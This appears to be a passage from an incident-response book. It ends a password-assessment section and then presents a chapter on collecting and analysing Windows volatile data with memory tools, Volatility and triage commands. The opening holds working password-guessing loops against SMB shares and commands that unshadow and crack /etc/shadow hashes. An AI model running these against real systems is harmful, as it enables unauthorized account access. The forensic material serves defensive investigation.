There are various ways to guess Windows passwords. This section includes some one-liners that have worked in the past for password assessment. The modern attacker could listen to the wire, wait for an elevated account, capture the hash, and use a "pass the hash" technique to impersonate that elevated account. However, if the adversary has an idea of a password, they can use commands like these to try to make connections to other systems:

```
set IP=192.168.1.50
set SHARE=share
set USER=myuser
for /f %i in (password.lst) do (
    echo %i
    net use \\%IP%\%SHARE% %i /user:%USER% 2>nul && pause
)
```

This script performs a simple but exhaustive username-and-password test by combining every user in *user.txt* with every password in *pass.txt*. It uses two `for` loops. For each username and password pair, the script prints that to the screen and attempts to map a drive. When this works, output is appended to the *success.txt* file:

```
for /f %%i in (user.txt) do (
    for /f %%j in (pass.txt) do (
        echo %%i:%%j
        net use \\IP %%j /u:%%i 2>nul
        if not errorlevel 1 (
            echo %%i:%%j >> success.txt
            net use \\IP /del
        )
    )
)
```

Password assessment is only as effective as the password list itself. Weakpass has an extensive library of password lists that can be used, ranging from 17 MB to 81 GB in size.

John the Ripper on Linux (Kali)

The following example is run from the root home directory (the example is for a password/shadow from a Linux system). In this case, the shadow file is encrypted with SHA-512; therefore, John must be told the encryption format. A word list should be preconstructed; there are several sources:

```
rm ~/.john/john.pot
/usr/sbin/unshadow /etc/passwd /etc/shadow > ./unshadow
/usr/sbin/john --format=sha512crypt --wordlist=$WORDLIST --rules
   ./unshadow
/usr/sbin/john --show ./unshadow > ./jtr.`date +%h%d-%H%M%S`
```

Look at the second field, which begins with `$`. If it begins with `$6`, your system uses SHA-512 encryption. The following list suggests the encryption used by your Linux distribution:

```
$1$ == md5
$5$ == sha256
$6$ == sha512 => use -format=sha512crypt
```

CHAPTER 5
Windows Volatile Data Investigation

The wise investigator walks—thinks—connects—and finishes the job right.
—Brett Shavers, well-known DFIR author, 2025

Work and end-user computing have changed drastically since 2014. Today, work can occur on smartphones, tablets, PCs (Windows, Mac, and Linux), or, in some cases, a remote desktop in a private or public cloud with a keyboard, video, and mouse pushed back to the end user. This chapter focuses on the Windows desktop with the objective of assessing system state. By the end of the chapter, you'll feel confident knowing whether you should reimage, remediate by removing specific software, or otherwise identify a pattern of activity that confirms or disproves a security threat.

There are a variety of usable IR command-line tools on Windows because the operating system is more complex than OS/X and Linux due to the system registry and the wide variety of methods Windows uses to track system and user behavior. The chapter includes both native and non-native tools that run on Windows 7 and later. Frequently, commands span a line; in those cases, the command is shown in an individual table row. (A separate chapter is dedicated to system analysis using PowerShell commands and scripts, which should be the go-to method on Windows 11 and Server 2016 and later.)

The chapter presents a sequence of steps and processes you can use to collect as much data as possible from a suspect Windows system. It begins with a few different methods to store data as it is collected and then follows the order of volatility for data collection.



WMIC commands apply to Server 2021 and Windows 10 and earlier. Microsoft announced that WMIC deprecation became official with Windows Server 21H1 and Windows 10 21H1. In the tables in this chapter, WMIC commands will not likely function on Windows 11 as WMIC is not part of the default install. Wherever possible, multiple commands are presented. For several of the topics, you will need to consult Chapter 6. However, given how long legacy versions of Windows seem to survive in modern enterprises, WMIC commands will prove useful for years to come.

Normal Windows 11 Processes

Out of the box, Windows 11 has a set of processes tied to the boot process, window manager startup, services, and the shell for user login. It is very common for malicious software to use a normal process name to hide in plain sight. Understanding the most common processes in Windows, listed here, helps you distinguish something malicious from something normal:

System
: There is only one; it has no parent ID, should be `PID=4`, runs as `LocalSystem`, and no image path is present.

Smss.exe (session manager)
: There is only one master instance; its parent is `System`, and it runs as `Local System`, starts immediately after `System`, runs from *%SystemRoot%\System32*, and launches within seconds of boot time.

Csrss.exe (client/server runtime)
: It initially has *smss.exe* as its parent and runs from *%SystemRoot%\System32*.

Wininit.exe (Windows initialization)
: It is a single instance whose parent is *smss.exe*. It usually runs four processes: *services.exe*, *lsass.exe*, *fontdrvhost.exe*, and *lsalso.exe*. It runs as *NT AUTHORITY\SYSTEM* and starts right after system startup.

Taskhost.exe
: There are multiple instances, run by various users; all run from *%SystemRoot%\System32*.

Lsass.exe
: There is only one; *wininit.exe* is the parent, it starts within seconds of boot time, and it runs as *LocalSystem*.

Services.exe (service control manager)
: It starts numerous copies of svchost and runs as a single instance with *wininit.exe* as its parent.

Winlogon.exe (Windows logon process)
: There is one per active session, started by *smss.exe* (which may not be present).

Svchost.exe
: There will be five or more instances, and their command lines include a `-k` parameter specific to the service.

Explorer.exe
: There is only one; it's started by each interactive user with a parent process named *userinit.exe*. It runs from *C:\Windows* as the logged-in user.

Dwm.exe (desktop window manager)
: There is a single instance per session.

RuntimeBroker.exe
: The parent should be *svchost.exe*.

Step 1: Prepare the IR Collection Environment

To collect volatile data rapidly in support of triage, take time to prepare ahead. You have several options for collecting volatile information without an EDR agent. Several objectives for triage collection need to be met:

- Run a set of commands that collect results for later analysis, following the order of volatility.
- Ensure that you make minimal and explainable changes to the endpoint.
- Provide a data collection point for collected data, such as sanitized USB drives, a network share, or a file upload site. Data could be collected on a local disk and then transferred to a network endpoint. This option changes the local filesystem and pushes data through the LAN adapter, creating both process and network table entries.
- Ensure that data collection processes and commands are repeatable.

This chapter presents a variety of third-party tools that go above and beyond what Windows provides in many cases; there is also a script in Chapter 6. Make sure they are included in your kit.

For the enterprise, EDR is essential, and there are many providers such as Carbon Black, CrowdStrike, SentinelOne, and others. These tools collect system state changes in real time and preserve several days', weeks', or months' worth of system state, file I/O, and DNS lookups. They identify bad behavior and provide a wealth of information, usually in a cloud console and storage platform. Many EDRs support an interactive terminal-like environment and enable running your own code on the endpoint, such as pulling web browser history or checking for the mark of the web in the user's

Downloads folder. Cloud-based EDRs also solve a critical problem—the disconnected endpoint, such as a sales rep who rarely collects to a VPN or ZTNA gateway or the home user who takes their portable device to a conference in another country or to another home.

Regardless of the collection method you choose, the process should meet several requirements:

- Collect a full triage data set as rapidly as possible with minimal change in system state.
- Only authorized IR personnel should have "write" access to the evidence collection location; very few others should have "read" access (they must have a need to know).
- Audit access must be enabled so that data changes are detectable, usually performed by creating a hash at the time of collection.
- The underlying IR filesystem should support redundant disk storage and journaling so that there is a high degree of survivability during a power failure (examples include NFTS, EXT4, ReFS, and TransFS).
- The IR team should be keenly aware of how the IR volumes are backed up and the encryption method used on source and target media. If you lose keys, you are done.
- Once cases are "completed" (yes, that can be a little fluid), the data should be moved to an "archive" directory structure to prevent accidental damage.
- Ideally, a search facility should be available so that the IR team can easily check case history.
- Access to the storage volumes must be periodically reviewed (plan to do this monthly unless otherwise directed).

Option 1: Collect volatile data to a local USB drive

It's possible to insert a fully sanitized USB drive into the system, run collection scripts and tools from the drive, write data to the drive, and then eject it when done. This option has both a minimal and explainable effect on the system and should be chosen whenever possible, especially when there is no EDR. Two changes are likely to occur. First, on first insertion, USB drive information is written to the registry and one of a few files depending on system age. For Windows XP, 2000, and 2003, first insertion details are written to *%systemdrive%\Windows\setupapi.log*. Operating systems from Vista forward write to *%systemdrive%\windows\inf\setupAPI.dev.log*. Second, if the *Microsoft\Windows\DriverFrameworks-UserMode* operational channel is enabled, the system will log several events related to mass storage devices at insertion, removal, and all subsequent reinsertions and removals.

Option 2: Collect volatile data to a network share

The second option is to set up a network share, run a collection script from there, and write data back to the share. This option minimizes local disk changes but pushes data through the LAN adapter and may affect state information. If you are performing a virtualized collection, such as running a Linux distribution under VMware Workstation, ensure that the OS is configured for bridged networking, allow it to get a DHCP address, then have your subject machine connect to a shared directory on the Linux host. A companion script on GitHub installs SAMBA on a Linux host. The script also creates a */cases* directory, shares that directory, and creates a user with write permissions to the directory so that you can quickly set up a collection point.

When using a network share, create a memorable DNS name like *ircollection.<DOMAIN>,* where DOMAIN is your internal domain name. Regarding permissions, you might want to restrict access to IR staff only; however, if end users run the collection script, you will need to add those users. Instead, consider making the directory writable by "domain users," write your scripts to create a subdirectory for the target machine, and move the data to your */cases* directory structure as soon as collection is complete.

From the source (victim), run a command like `net use G: \\192.168.1.96\Cases /user:user\pass`, then enter the password to avoid placing it on the command line. On Windows 11, Microsoft enforces SMB signing, so you must disable this before the connection will work. In an administrative PowerShell prompt, run `Set-SmbClientConfiguration -RequireSecuritySignature $false` to allow Windows 11 to connect to the Linux system if mounting a drive fails. For this "collection" account, ensure that the password is changed as soon as possible due to the risk of a local keylogger, and monitor the account closely using SIEM alerts.

Option 3: Upload to a web server

The third option is to upload files directly to a collection point using HTTP. The uploadserver is an installable Python module that extends Python's native `http.server` command to include a file upload page. In a terminal on the collection machine, run these commands to get the system's IPv4/IPv6 address, then install and run uploadserver:

```
ip a | grep inet
python3 -m pip install uploadserver
python3 -m uploadserver
```

As files are created on the subject system, such as a memory dump, browse to the IP address and upload the memory image with the URL shown in Figure 5-1.




Figure 5-1. An example screenshot showing http://192.168.1.123:8000/upload

Step 2: Collect Physical Memory

Capturing system memory is the gold standard in triage for several reasons: encrypted drives frustrate dead disk forensics, many adversary techniques leave little to no disk trace, memory contains critical data, and memory represents the state "right now" (processes, network connections, open files, registry keys, and encryption keys/passwords). Several options exist to dump physical memory. Because memory contents decay quickly, capturing memory as early as possible is critical.

A memory dump takes time but will prove invaluable later. Memory forensics is an involved process. During an incident, the objective is to ensure that a viable image is collected, some basic checks are made, and details such as IoCs, passwords, process files, service lists, and network connection details can be extracted during triage.

Live memory collection tools include the following:

- WinPMem
- Belkasoft RAM Capturer
- Magnet Forensics RAM Capture for Windows 2003 to Windows 10 (registration required)
- FTK Imager (registration required)
- Mandiant Memoryze for legacy OSes

Memoryze is easy to use and uses Redline for analysis. The free version allows for basic collection.

Dead memory file collection locations and files include the following:

- Hibernation files are in *%SystemDrive%\hiberfil.sys*. On Windows 11, the hibernation option must be enabled for the Hibernate menu option to be available in the Start menu.
- Swap and page files are located in *%SystemDrive%\pagefile.sys* and *%SystemDrive%\swapfile.sys* for Windows 8 and Windows Server 2021 and later.

  Note: `%SystemDrive%` is used in a CMD prompt, and `$ENV:SystemDrive` is used in a PowerShell prompt. `%WinDir%` in a CMD prompt is the same as `$ENV:windir` in PowerShell. *swapfile.sys* is an additional swap file introduced in Windows 8/Server 2012 for Modern/Metro apps.
- Memory dumps may appear in *%WinDir%\memory.dmp*. Note that these files can also be imported into WinDbg, the Windows debugger, for crash dump analysis using the `! analyze -v` command.



- `%SystemDrive%` is used at a CMD prompt.
- `$ENV:SystemDrive` is used at a PowerShell prompt.
- `%WinDir%` is the same as PowerShell's `$ENV:windir`.

WinPMem usage (Windows 7+)

WinPMem is maintained by Mike Cohen of Velocidex. It has a very simple command-line syntax: just run it in an elevated CMD or PowerShell prompt and specify the output file (which should be on removable media). Use a self-documenting filename by replacing *YYYYMMDD.HHMM* with the date and time of collection, then add the machine name. For example:

```
32 bit: winpmem_mini_x86.exe YYYYMMDD.HHMM.sys.dmp
64 bit: winpmem_mini_x64.exe YYYYMMDD.HHMM.sys.dmp
```

VMware ESX memory dump

There are two ways to collect a memory dump of a VMware virtualized OS. One is an older method that can be used with a running VM, and the other (preferred method) uses a snapshot or suspend file. For a running VM, get the VM ID value and then use it to create a snapshot with memory. For example, if the machine name were NetSecDNSServ08, you would use:

```
vim-cmd vmsvc/getallvms | grep NetSecDNSServ08
vim-cmd vmsvc/snapshot.create <vmid> "Memory Dump"
   "Snapshot for volatility analysis" 1 1
```

For the second method, vmss2core is required. From the vSphere UI, create a snapshot for the VM itself. That creates a *.vmsn* (snapshot) file as input to vmss2core. For example, if a server were named NetSecDNSServ08, you would create a *.vmem* file as output that can be read in Volatility:

```
cd /vmfs/volumes/[datastore]/NetSecDNSServ08/
vmss2core -W NetSecDNSServ08-Snapshot1.vmsn
     NetSecDNSServ08-Snapshot1.vmem
```

Step 3: Conduct Memory Analysis with Volatility

For many years, Volatility 2.6.*x* was the standard for analyzing a system. In 2019, a rewrite and upgrade began, and the new version was released in May 2025. Depending on what you have available, you may use a prebuilt system such as SANS SIFT, which has Volatility 2.6.1 installed and ready to use with a memory image.

From an IR perspective, it's worth the effort to capture memory on a few systems that are "patient zero" candidates (or maybe actually are patient zero). Performing targeted analysis can reveal critical indicators to find key data that can then be leveraged to sweep the network.

Volatility v2.6.1

Profiles identify the operating system. Examples include Win10x64_ 17134, Win10x64_14393, Win10x64_16299, Win2016x64_14393, and Win2012R2x64. To get a list of profiles, run `vol.py --info | grep -i "A Profile"`. To get your Windows version (Windows 10 and later and Windows Server 2019 and later), press the Windows logo + R keys to open the Run dialog, type **`winver`** in the Open box, and select OK.

For example, if the image is Windows 2016, a profile will look like this:

```
export VOLATILITY_PROFILE=Win2016x64_14393
```

To identify the profile for an image, use the `imageinfo` option (this will take a while):

```
vol.py --file memory.img imageinfo
```

Once Volatility identifies a likely profile, set two environment variables so that you do not need to specify the memory dump and profile repeatedly. Volatility 2.6.1 depends on environment variables, or you can specify profile- and path-specific options on the command line:

```
export VOLATILITY_LOCATION=file:///path/image
export VOLATILITY_PROFILE=profile
```

Next, get process information, using the `pslist` and `psscan` commands. The `pslist` command performs a quick check that walks the doubly linked list pointed to by `PsActiveProcessHead`; `psscan` can detect hidden processes by pool tag scanning, and

`psdispscan` scans for `DISPATCHER_HEADER`. The following commands show how to specify the file and profile on the command line. The `modscan` option looks for loaded modules:

```
vol.py --file memory.img --profile="PROFILE" pslist
vol.py --file memory.img --profile="PROFILE" psscan
vol.py --file memory.img --profile="PROFILE" modscan
```

Extract any suspicious processes by using the PID. For example, if PID 1204 is suspect, it can be extracted to the directory specified with `--dump`:

```
vol.py procdump --dump-dir="C:\ir" -p 1204 -f "MEM_IMG"
     --profile="PROFILE"
```

Collect network information using the `netscan` option:

```
vol.py --file memory.2c095d3a.img –profile= Win2008SP1x86 netscan
```

There is also a general-purpose command that analyzes processes for signs of malware. The `malfind` command looks for DLL injection and hidden code. Remember that in the digital arms race, `malfind` may lag *behind* adversary behavior, and Version 2.6.1 is older. Use the following command:

```
vol.py --file memory.2c095d3a.img –profile= Win2008SP1x86 –
dumpdir=./malfileout malfind
```

Volatility v3

The installation script on the book's GitHub site for Volatility 3 is comprehensive and is designed to set up the current stable branch of Volatility 3 in the */cases* directory on an Ubuntu 24.04 LTS examiner PC, along with any Python dependencies. If you couple this with the SAMBA setup directory that creates and shares */cases*, an analyst can collect an image, drop it into */cases*, and then immediately start a self-contained analysis of the image. Everything is created under */cases/volatility3*, with temporary files in */cases/temp*. This is important because Volatility 3 will write a temporary copy of memory in the running user's home directory, which can accidentally lead to a full disk. Windows symbols are automatically downloaded, and the script configures the Windows symbol tables for Windows 10/11 analysis in a Python virtual environment to avoid conflicts. Environment variables and configuration files to control temporary file locations are also configured (log out, source the *.bashrc* file, or open a new terminal to get the environment variables set up). The script includes comprehensive error handling and colored output for easy reading, and it creates documentation for future reference. It also tests the installation to ensure that everything works properly.

Here is the command to update the running environment:

```
source /cases/volatility3/setup_env.sh && vol
     -f memory.dmp windows.info
```

To use the script, save it as *install_volatility3.sh*, make it executable with `chmod +x install_volatility3.sh`, and run it with `./install_volatility3.sh`.

Volatility 3 does not use profiles. If you used the book's supplied script to set up Volatility 3, use commands like these:

```
# After installation, use any of these methods:
source ~/.bashrc
# Update PATH (export PATH="$HOME/.local/bin:$PATH")
# Global command
vol3 -h
# Analyze memory dump
vol3 -f memory.vmem windows.pslist
# Activate environment
source ~/volatility3/activate_volatility.sh
```

To run a plug-in on a memory image, you use a standard format, unlike with Volatility 2, which has a varied command format. The standard syntax is `python3 vol.py -f <path to memory image> plugin_name plugin_option`.

For example, one of the first commands run on an image is used to get the operating system information. For Windows, when the *memory.dmp* file is in *C:\cases*, the command format is `vol3 -f "C:\Cases\memory.dmp" windows.info`.

Following are several groups of Volatility plug-ins that should be run in the listed order so that you can pull as much useful information as possible out of the image. The first four groups are for rapid triage: validate the OS image, get process and network connection details, and then run a malware check. The objective is to get a quick assessment and determine whether the machine was infected with a recognizable piece of malicious software. Process and service information can also help determine whether the machine is running an application that can be leveraged by an adversary, such as a remote access tool, a file transfer utility, or scripting environments. Next, report these quick findings and then move on to the filesystem, registry, timeline creation, user activity, and services.

- Plug-ins for OS information on the memory image:
  - `windows.info`: Displays basic system information, including OS version, architecture, and kernel details
  - `windows.envars`: Extracts environment variables that may reveal persistence mechanisms or configuration
  - `banners.Banners`: Identifies the memory image and suggests appropriate plug-ins to run

- Process analysis plug-ins for triage:
  - `windows.pslist`: Lists all running processes with PID, PPID, process name, and creation time
  - `windows.psscan`: Scans for process structures, including terminated processes that may still be in memory
  - `windows.pstree`: Displays processes in a tree format showing parent–child relationships
  - `windows.cmdline`: Extracts command-line arguments for all processes to identify suspicious execution parameters
  - `windows.psxview`: Cross-references multiple process listing techniques to detect hidden processes
- Plug-ins for network activity and connections:
  - `windows.netstat`: Shows active network connections, listening ports, and associated processes
  - `windows.netscan`: Scans memory for network artifacts, including closed connections
  - `windows.sockets`: Lists open sockets and their associated processes
- Plug-ins for malware detection:
  - `windows.malfind`: Identifies potentially malicious code sections in process memory
  - `windows.hollowprocesses`: Detects process hollowing techniques used by malware
  - `yarascan.YaraScan`: Searches memory for specific patterns using YARA rules (YARA rules have very specific syntax, so only run a rule if the logic and syntax elements are correct)
- Plug-ins for filesystem activity:
  - `windows.filescan`: Scans for file objects in memory to identify recently accessed files
  - `windows.dumpfiles`: Extracts files from memory for further analysis
  - `windows.handles`: Lists open handles to files, registry keys, and other objects
- Plug-ins for registry analysis:
  - `windows.registry.hivelist`: Lists available registry hives in memory
  - `windows.registry.printkey`: Displays registry key contents for persistence and configuration analysis

- Plug-ins for timeline analysis:
  - `timeliner.Timeliner`: Creates a timeline of system activity from various memory artifacts
  - `windows.mftscan`: Scans for Master File Table entries to identify filesystem activity
- Plug-ins for user activity:
  - `windows.sessions`: Shows user sessions and logon information
  - `windows.getsids`: Extracts SIDs for user and process analysis
- Plug-ins for service analysis:
  - `windows.svcscan`: Lists Windows services and their current state
  - `windows.getservicesids`: Maps services to their associated SIDs for privilege analysis

Step 4: Ask Process Indicator Analysis Questions

Unusual executable locations and filenames can be strong indicators of malicious activity, especially during an active investigation. Before diving into specific paths and process names, it's important to build a mental model of what "normal" looks like on a Windows system. The following guidance highlights filesystem locations, naming patterns, and signing details that help distinguish legitimate processes from those that warrant closer scrutiny.

Regarding the filesystem, a variety of unusual locations may harbor running files:

- Executables in the *%SystemRoot%* root (not *System32/SysWOW64*). *%SystemRoot%* is usually *C:\Windows*. This can be checked by running `cd %SystemRoot%` in a command prompt (not a PowerShell terminal).
- Processes running from a temporary directory, like *C:\Users\[user]\AppData\Local\Temp*, *C:\Temp*, or *C:\tmp*, with the last two not created by default on Windows 11.
- Downloads folder persistence, or EXEs running from Downloads.
- Config directories such as *%SystemRoot%\Config*.
- Processes running from the Recycle Bin.

In terms of naming patterns, filenames should always "make sense." For example, *eventvwr.exe* is a shortened version of Event Viewer, and when you run it, you get an instance of Event Viewer on the screen. Suspicious filename indicators include random character strings such as *ab3c4g9.exe* and *xkj2m9n.exe*; misspelled system processes such as *svch0st.exe* instead of *svchost.exe*; and a familiar-looking name that is

not running from the proper location, such as explorer.exe in System32 and not in *C:\Windows* with an autostart location of *HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Shell*.

Finally, any Microsoft process should have a valid digital signature, and any system process should be signed. Third-party software should be signed as well by a mainstream certificate authority.

Table 5-1 summarizes what to check for and the questions to ask when reviewing processes during an incident.

Table 5-1. Investigation questions

Topic	Questions
Image name	• Is the process name spelled correctly? • Does it match the context of the system and/or the primary system user?
Image path	• Is the image located in an appropriate path for the executable file? • Is it running from temp, the user's temp, of Windows temp? • Does the image path match the reference system?
Parent process	• Is it usual or common for the parent to run the executable as a child? • While running the parent on a reference system, does it execute the child in an explainable manner?
Command line	• Do the parent command line and child command line correspond? • Are there unusual characteristics? • Does `svchost` always have a `-k` parameter? • Do the arguments make sense? • Are the arguments obfuscated or encoded in any way?
Start time	• When was the process started: boot time, user login time, close to incident time, or other?

Step 5: Collect Live System State Data

Once memory is preserved, the system itself should be investigated. The following commands should be run from a trusted kit. For example, copy the equivalent executables from a fresh install of Windows onto the tools' USB drive that matches the version and service pack level of the victim system.

Consider the list in Table 5-2. The `tasklist` command will run significantly faster if executed in a command prompt started as an administrator. As you read these commands, take note of "%%". When running the commands in a command file (*.cmd*), you need to use `%%`. When running directly in a command prompt, use `%`.

Table 5-2. Native Windows collection commands

Topic	Command
Validate privilege level and group membership.	`whoami /all` (standalone systems won't have Active Directory attributes) Note: `whoami` supports CSV output: `whoami /groups /fo csv > c:\ir\groups.csv`

Gather Active Directory–specific information for the affected user.	`whoami /groups`
	`whoami /priv`
	
	`whoami /claims (only works w/ AD)`
	`whoami /fqdn   (only works w/ AD)`
	`whoami /upn    (only works w/ AD)`

Gather network configuration and communication details.	`ipconfig /all`
	`ipconfig /allcompartments /all`
	`ipconfig /all | find /i "Physical Address"`
	`ipconfig /all | find /i "IPv4 Address"`
	
	`netstat -n -a -o -b`
	`netstat –n -r`
	`netstat -v -b`
	
	`net use`
	`net session`
	`net view \\127.0.0.1`
	`nbtstat -S`
	
	`arp –a`
	
	`netsh wlan show interfaces`
	`netsh wlan show all`
	`netsh interface ipv4 show tcpconnections`
	
	`wmic nicconfig get description,`
	`IPAddress, MACaddress`
	
	`getmac /v /fo list`

Look for port 445 every five seconds.	`netstat -a -n -o 5 | findstr 445`

Gather DNS information.	`ipconfig /displaydns`
	
	`more %SystemRoot%\System32\Drivers\etc\hosts`

Topic	Command

Gather the network routing table.	`netsh interface ipv4 show route`
	
	`netstat -r`

Gather process Information (pre-Windows 11).	`wmic process list`
	`wmic process list status`
	`wmic process list memory`
	`wmic process get commandline`
	`wmic job list brief`
	`wmic process`
	`get name,parentprocessid,processed`
	
	To generate a CSV:
	`wmic /output:c:\IR\wmic_pl.txt process`
	`get /all /format:csv`
	
	`wmic /output:c:\IR\wmic_pl_cl.txt process`
	`get commandline /format:csv`

Find the best-fit process information for Windows 11 and later.
The `/fo` switch writes to a CSV file.
	`tasklist /fo table /nh`
	`tasklist /v (details w/ user)`
	`tasklist /m (shows proc + DLLs)`
	`tasklist /svc (simple process list)`
	`tasklist /apps (Win Store apps)`
	`tasklist /v /fo csv > c:\ir\tasklist_v.csv`
	
	To add a timestamp, with headers:
	`(for /f "delims=" %A`
	`in ('tasklist /v /fo csv')`
	`do echo “%date% %time%",%A) >`
	`C:\ir\tasklist_v_time.csv`
	
	Note: The command line for a loop requires *cmd.exe*, not PowerShell.

Gather individual process details by name and detail.	`wmic process`
	`where name="WINWORD.EXE" list full`
	
	`wmic /output:c:\IR\winword_exe.txt process`
	`where name="WINWORD.EXE" list full`

Gather individual process details by PID.	`wmic process where processid=2696 list full`
	
	`wmic process where processid=8492`
	
	(The PID is the fourth column from `wmic process list brief`; rerun the commands with the parent PID.)

Topic	Command

Gather process information at startup. WMIC provides the most details.	`wmic startup list brief`
	`wmic ntdomain list brief`
	`gplist (domain client only)`
	Alternatively, you can get close with these commands or use autorunsc (described shortly):
	`schtasks /query /fo table`
	`dir "%APPDATA%\Microsoft\Windows\ Start Menu\Programs\Startup"`
	`dir "%ALLUSERSPROFILE%\Microsoft\Windows\ Start Menu\Programs\Startup"`
	
	`reg query "HKEY_LOCAL_MACHINE\SOFTWARE\ Microsoft \Windows\CurrentVersion\Run"`
	`reg query "HKEY_CURRENT_USER\SOFTWARE\ Microsoft\ Windows\CurrentVersion\Run"`
	`reg query "HKEY_LOCAL_MACHINE\SOFTWARE\ WOW6432Node\Microsoft\Windows\ CurrentVersion\Run"`
	Note: You will want results as affected users and from an elevated prompt.

Gather service information (simple).	`net start`
	`tasklist`
	`tasklist /svc`
	`services.msc (GUI)`

Gather service information (detailed).	`sc query` `wmic service list config`
Find the service pathname.	In a command prompt (this is one single line) `for /f "tokens=2" %i in ('sc query ^| findstr SERVICE_NAME') do @sc qc %i	findstr BINARY_PATH_NAME` In a CMD file: `@echo off` `for /f "tokens=2" %%i in ('sc query ^| findstr SERVICE_NAME') do (` `echo Service: %%i` `sc qc %%i | findstr BINARY_PATH_NAME` `echo.` `)`

Topic	Command

Gather event logs.	`eventvwr`
	`wevtutil`
	`wevtutil qe security /f:text`

Preserve event logs for a given computer in *C:\IR* by hostname.	`wevtutil epl SECURITY`
	`  C:\ir\%COMPUTERNAME%.security.evtx`
	
	`wevtutil epl`
	`  Microsoft-Windows-Sysmon/Operational`
	`  C:\ir\%COMPUTERNAME%.sysmon`
	
	Note: This is plaintext information. It can be searched but isn't easily consumable in a downstream process.

Gather user and group information.	`lusrmgr (graphical tool)`
	
	`net users`
	`net localgroup administrators`
	`net group administrators (DCs)`

List cached credentials.	`cmdkey /list`
Gather scheduled tasks.	`schtasks /query /fo table`
Find files for a specific date (left-handed method).	`xcopy \\servername\sharename$\*.*` `  /S /L /H /D:mm-dd-yyyy | more`

Find large (<20 MB) files.	`@echo off`
	`setlocal enabledelayedexpansion`
	
	`for /R C:\ %%F in (*) do (`
	`  set "SZ=%%~zF"`
	`  if !SZ! GEQ 20971520 (`
	`  echo %%F !SZ!`
	`  )`
	`)`
	
	To be precise: 20971520 is 20 MB.

Gather system details; document start information.	Windows 10 and 11:
	`systeminfo > c:\ir\systeminfo.txt`
	
	`wmic csproduct get name`
	`wmic bios get serialnumber`

Topic	Command

Gather system details; deployment image servicing and management.	Systeminfo (collects many details):
	`systeminfo | findstr /B /C:"OS Name" /C:"OS Version"`
	To search for a specific phrase (takes several seconds to run):
	`dism /online /get-features`

Gather registry key information.	`reg query HKEY_LOCAL_MACHINE\software\microsoft\windows\currentversion\run` See "Common Windows 32-Bit and 64-Bit Registry Auto-Start Locations" on page 153 for more details.

Native Microsoft tools outside of PowerShell are not as rich as many third-party tools. Tables 5-3 and 5-4 provide lists of these tools, many of which are from Microsoft Sysinternals. The Sysinternals tools will prompt an end user to accept the EULA on the first run. To accommodate this requirement, if you run Sysinternals tools from the command line, add `-accepteula` to the command-line argument on first use. There is an extensive list of registry entries in "Common Windows 32-Bit and 64-Bit Registry Auto-Start Locations" on page 153.

Of note are the autoruns and autorunsc tools, as they are certainly among the better ways to find ASEPs.

A typical command line for a PowerShell prompt is:

```
c:\bin\autorunsc64.exe -accepteula -a * -c >
     C:\IR\${env:computername}-autorunsc64.csv
```

Or in a command prompt:

```
c:\bin\autorunsc64.exe -accepteula -a * -c >
     C:\IR\%COMPUTERNAME%-autorunsc64.csv
```

The command-line arguments are spelled out for reference:

`-a *`
: Retrieve all auto-start entry selections.

`-c`
: Output as a CSV file.

You may also want to use `-h` to show file hashes, `-s` to verify digital signatures, and `-t` to get UTC time in normalized format (*YYYYMMDD-hhmmss*).

Table 5-3. Microsoft Sysinternals commands (file and process)

Topic	Command
Show currently logged-on users (local or remote).	`PsLoggedon.exe > c:\ir\psloggedon.txt` This scans keys under `HKEY_USERS`, looking for profile information by SID.
Show all logon sessions (e.g., drivers, services, CloudAP).	`logonsessions.exe -p > c:\ir\logonsessions.txt` The `-p` includes processes per logon session.
Show ASEPs/auto run information.	`autorunsc.exe * -c -h -s > c:\ir\autorunsc.csv` This scans all ASEP locations, with hash and signature verification, and outputs results as a CSV file.
Show service status/ configuration.	`psservice.exe query > c:\ir\services.txt`
Show detailed process statistics.	`pslist.exe -m > c:\ir\pslist_memory.txt`
Gather basic system information.	`psinfo.exe -s -h c:\ir\system_info.txt`
Scan files for digital signatures.	`sigcheck.exe -e -h -c > c:\ir\sigcheck.csv`
Open files by process.	`./handle.exe > c:\ir\file_handle_by_proc.txt`
Open handles with user and granted access.	`./handle.exe  -u -g -nobanner >` `c:\ir\handle_details.txt`

Table 5-4. Microsoft Sysinternals commands (network)

Topic	Command
Show active TCP connections and processes.	`tcpvcon.exe -a -c -n > c:\ir\tcp_con.csv`
Show TCP connection information (the first version has no headers; the second version, in a PoSH prompt, has headers).	`tcpvcon.exe -nobanner -c -n`

Running `tcpvcon` and then piping the output through the PowerShell produces a nice CSV file:

```
c:\bin\tcpvcon.exe -nobanner -c -n | `
  ConvertFrom-Csv -Header `
  Protocol, Executable, PID, State, `
  LocalAddress, RemoteAddress `
  | export-csv -path C:\ir\tcp_con2.csv -NoTypeInformation
```

Step 6: Conduct Windows Server-Side Collection and Open File Support

Servers are shared resources and thus are much more likely to have files shared out to end users or other applications. To see open shared files, use the `openfiles` command, assuming that open file support is enabled on the server side (the system sharing the data).

To see open shared files efficiently for local files, use the Sysinternals handle command-line tool rather than attempting to jump through the hoops that PowerShell requires. Be aware that the *handle.exe* program needs to be in the system PATH, or the command examples need to include the full path to the command. Also, on the first run, add the `-accepteula` flag; otherwise, only the EULA will be displayed.

From within a PowerShell prompt, you can look for specific open files in two different ways:

```
handle -u | select-string ".docx$"
handle -u | select-string -pattern "\.pdf$"
```

